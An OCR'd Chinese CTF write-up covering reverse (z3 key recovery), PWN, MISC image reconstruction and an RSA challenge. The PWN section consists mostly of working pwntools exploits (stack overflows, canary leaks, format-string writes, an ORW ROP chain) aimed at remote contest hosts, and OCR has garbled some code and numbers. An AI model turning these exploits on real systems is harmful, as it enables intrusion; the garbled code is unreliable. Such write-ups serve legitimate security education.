
代码将我们输入的flag的4到20位与key进行异或，要求异或后的值等于flag

现在我们需要根据key和flag反求tmp，我们不知道key是多少，但我们可以通过key_cmp求key。看到这么多的判断，可以用z3试试。

```
from z3 import *
s = Solver()
v0 = BitVec('v0',32)
v1 = BitVec('v1',32)
v2 = BitVec('v2',32)
v3 = BitVec('v3',32)
v4 = BitVec('v4',32)
v5 = BitVec('v5',32)
v6 = BitVec('v6',32)
v7 = BitVec('v7',32)
s.add(((v1*v2-v5*72-v4*3-v3^v1+(v3<<2)+v2*6-v7&v6-1000)-14) == 83)
s.add(((v5*7+v3*3+v2+v6-(v2>>2)-v1^v0+v7+(v4^v1)+(v4|v7))-801) == 121)
s.add(((v6*5+v2*6-v3*7+v4|v5+v4*10+v0^v1*3-v7+v0+v1)-924) == 99)
s.add((v1*3+v5*9+v0+v2*2+v3*5-v4*(v6^v7)+321-16) == 108)
s.add(((v5*12-v0^v6-v3*23+v4*3+v2*8+v1-v7*2+v6*4+1324)+1) == 111)
s.add((v3*54-v1*3+v2*3+v4*11-v5*2+v0+v7*3-v6-6298+40)  == 118)
s.add((v7-v6*v3+v2*v2-v4*32+v5*(v0>>2)-v1*v1-6689+41) == 101)
s.add(((v5-v3*41+v6*41+v5^(v4&v6|v0)-(v7*24|v2)+v1-589)-36) == 114)
print(s.check())
if(s.check() == sat):
    result = s.model()
    print(result)

求出key = [83,38,121,99,64,45,54,46]
用脚本跑出flag
key = [83,38,121,99,64,45,54,46]
flag = [
    113, 74, 71, 35, 29, 91, 29, 12, 114, 73, 60, 52, 69, 5, 113, 35, 95, 38, 20, 112, 95, 7, 74, 12, 102, 23, 7
, 31,
    87, 5, 113, 98, 85, 38, 16, 112, 29, 6, 30, 12, 65, 73, 83, 36, 12, 23]
tmp = ''
for i in range(46):
    tmp+= chr((key[((i + 1) % len(key))]) ^ flag[i])
print(tmp)

SYC{W3$c0m3_T0_th3_py_w0r1d_@nd_z3_1s_s0000_g00d!!}
```


刘壮桌面美化大师

用Androidkiller查看



定位到关键字符串位置

可以知道flag应该是以字符串的形式储存在了文件当中



PWN

Retxxx

简单的栈溢出

```python
from pwn import *
import time
context.arch = 'amd64'
context.log_level = 'debug'

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

# p = process('./pwn')
p = remote('123.57.230.48','12345')
# gdb.attach(p,'b *0x08048625')
sa('Try your best to solve it!',p32(0x6b8b4567))
system = 0x80483c0
sh = 0x80496d0
pl = 'a'*30+p32(system)+p32(0)+p32(sh)
s(pl)
ell()
```

easy泄露出canary然后打就行

```python
from pwn import *
context.log_level = 'debug'

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

# p = process('./pwn')
p = remote('123.57.230.48','12344')
backdoor=0x4011d6
# gdb.attach(p,'b *0x4012A3')
sl('%11$p')
canary = int(rx(18),16)
success(hex(canary))
pl = 'a'*0x28+p64(canary)+p64(0)+p64(backdoor)
s(pl)

shell()
```

easycanary

泄露出canary然后打就行

```python
from pwn import *
context.log_level = 'debug'

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

# p = process('./pwn')
p = remote('123.57.230.48','12344')
backdoor=0x4011d6
# gdb.attach(p,'b *0x4012A3')
sl('%11$p')
canary = int(rx(18),16)
success(hex(canary))
pl = 'a'*0x28+p64(canary)+p64(0)+p64(backdoor)
s(pl)
shell()
```

easyfmt

简单的格式化字符串题

```python
from pwn import *
# context.log_level = 'debug'

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

# p = process('./pwn')
p = remote('123.57.230.48','12342')
elf = ELF('./pwn')
backdoor = 0x0804874d
# gdb.attach(p,'b *0x08048685')
ru('First step:\n')
target = int(rud('\n'),16)
pl = p32(target)+'%8c%15$n'
success(hex(target))
sl(pl)

pl = p32(target+0x10)+'%'+str((backdoor&0xff)-4)+'c%7$hhn'
sla('there',pl)
shell()
```

恋爱小游戏

```
from pwn import *

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

# p = process('./pwn')
p = remote('47.242.20.238','10001')
pl = 'a'*24+p64(0x404058)
s(pl)
shell()
```

恋爱小游戏2.0

```
from pwn import *

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

# p = process('./pwn')
p = remote('47.242.20.238','10000')
pl = 'a'*24+'loveyou\x00'
s(pl)
shell()
```

checkin

```
from pwn import *

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

p = remote('123.57.230.48','12343')
for i in range(200):
 ru('num1:')
 num1 = rud('\n')
 ru('num2:')
 num2 = rud('\n')
 ru('calculation is ')
 sign = rud('\n')
 print(num1,num2,sign)
 result = eval(num1+sign+num2)
 sl(str(result))
shell()
```

pwn777

bss段格式化字符串，开了沙盒，先覆盖种子为0绕过第一个check，通过格式化字符串漏洞构造跳板修改rbp的值为orw链所在的位置，然后栈迁移过去就行，脚本其实可以改改成100%打通，但是懒就成概率解了

```
from pwn import *
import time
context.arch = 'amd64'
context.log_level = 'debug'

r = lambda : p.recv()
rx = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
close = lambda : p.close()
debug = lambda : gdb.attach(p)
shell = lambda : p.interactive()

def pwn():
 sla('input your name','a'*0x18+p32(0))
 sla('input your number:',str(0x6b8b4567))
 sla('input your number:',str(0x327b23c6))
 sla('input your number:',str(0x643c9869))
 sla('input your number:',str(0x66334873))
 sla('input your number:',str(0x74b0dc51))
 sla('input your number:',str(0x19495cff))
 sla('input your number:',str(0x2ae8944a))
 sla('input your number:',str(0x625558ec))
```


```
sla('input your number:',str(0x238e1f29))
sla('input your number:',str(0x46e87ccd))
sla('try your best!\n','Amalll')
sleep(0.1)
sl('%31$p')
ru('Amalll')
base = int(rx(14),16)-0x5fa80b
system = base+libc.sym['system']&0xffffff
sh = base+libc.search('/bin/sh\x00').next()
rdi = base+libc.search(asm("pop rdi;ret;")).next()
ret = base+libc.search(asm("ret;")).next()

sl('Amalll')
sleep(0.1)
sl('%7$p')
ru('Amalll')
pie = int(rx(14),16)-71-elf.sym['mymain']
buf = (pie+0x4060)+8
success(hex(buf))

pl = '%'+str(buf&0xff)+'c%7$hhn'

sl('Amalll')
sleep(0.1)
sl('%10$p')
rx(6)
stack = int(rx(14),16)-0x30
success(hex(stack))

#15-->41
sl('Amalll')
sleep(0.1)
pl = '%'+str(stack&0xffff)+'c%15$hn'
sl(pl)

#29-->43
sl('Amalll')
sleep(0.1)
pl = '%'+str((stack&0xffff)+2)+'c%29$hn'
sl(pl)

#41-->6
sl('Amalll')
sleep(0.1)
pl = '%'+str((stack&0xffff)+4)+'c%41$hn'
sl(pl)

x = []
x.append(buf&0xffff)
x.append((buf>>16)&0xffff)
x.append((buf>>32)&0xffff)
x.sort()
print(x[0],x[1],x[2]) #high,low,mid

# gdb.attach(p,'b *$rebase(0x1621)')
pl = '%'+str(x[0])+'c%6$hn' #high
pl+= '%'+str(x[1]-x[0])+'c%41$hn'
pl+= '%'+str(x[2]-x[1])+'c%43$hn'
sl('Amalll')
sleep(0.1)
```

```
 sl(pl)


 rdi = base+libc.search(asm("pop rdi;ret;")).next()
 rsi = base+libc.search(asm("pop rsi;ret;")).next()
 rdx = base+libc.search(asm("pop rdx;ret;")).next()
 f_hook = base+libc.sym['__free_hook']
 dopen = base+libc.sym['open']
 dread = base+libc.sym['read']
 dwrite = base+libc.sym['write']

 rop = p64(rdi)+p64(buf+0xa0)
 rop+= p64(rsi)+p64(0)+p64(dopen)
 rop+= p64(rdi)+p64(3)
 rop+= p64(rsi)+p64(f_hook&0xfffffffffffff000+0x100)
 rop+= p64(rdx)+p64(0x30)+p64(dread)
 rop+= p64(rdi)+p64(1)
 rop+= p64(rsi)+p64(f_hook&0xfffffffffffff000+0x100)
 rop+= p64(rdx)+p64(0x30)+p64(dwrite)
 rop+= './flag\x00\x00'
 # gdb.attach(p,'b *'+str(rdi))
 sl('jiaraniloveyou~\x00'+rop)

while 1:
 try:
  # p = process('./pwn')
  p = remote('47.242.20.238','7777')
  elf = ELF('./pwn')
  libc = elf.libc
  pwn()
  break
 except:
  p.close()

shell()
```

MISC

今天有被破防吗

附件发现是一行一行的十六进制数据类似像素




然后脚本提取下发现是 1080*1080的图片

脚本生成图片即可。

#事先把空格替换为了逗号

```python
from PIL import Image
img = Image.new('RGB',(1080,1080))
filetxt = open('ans.txt','r').read()
filetxt = filetxt.replace('\n',',')
# print(filetxt)
filetxt = filetxt.split(',')  #length = 3499200
# print(len(filetxt))
rea = ''
hexlist = []
for i in filetxt:
    hexlist.append(int(i,16))
# print(len(hexlist))  #length = 3499200
new_txt = open('nans.txt','a')
pixellist = []
for i in range(0,3499200,3):
    # new_txt.write(str(hexlist[i:i+3]).replace('[','(').replace(']',')') + '\n')
    # new_txt.write(str(hexlist[i:i+3]).replace('[','').replace(']','') + '\n')
    pixellist.append(hexlist[i:i+3])
# print(type(pixellist))
# pixel_txt = open('4.txt','r').read()
# pixel_txt = pixel_txt.split('\n')
# print(len(pixel_txt))
num = 0
for x in range(0,1080):
    for y in range(0,1080):
        #print(tuple(pixellist[num]))
        # print()
        img.putpixel((x,y),tuple(pixellist[num]))
        num = num + 1
img.show()
img.save('rea.png')
```

得到



使用gaps拼图

gaps --image=rea.png --generations=50 --population=729 --size=40 --save

Crypto

三个也可以

已知因为p、q、r十分接近，所以可以使用在线网址直接分解

http://www.factordb.com/

分解n后直接进行解密即可

```
import gmpy2
p = 821285845529489288911031313917
q = 96724454719115426153959825034 3
r = 10056821915482991652904604373 97
e= 65537
c= 24912826266872722741676122919778108829196281703174446334617855605741590151211494455430857 5
n=p*q*r

phi=(p-1)*(q-1)*(r-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(m)
print(binascii.unhexlify(hex(m)[2:].strip("L")))
b'SYC{now_you_solve_it}'
```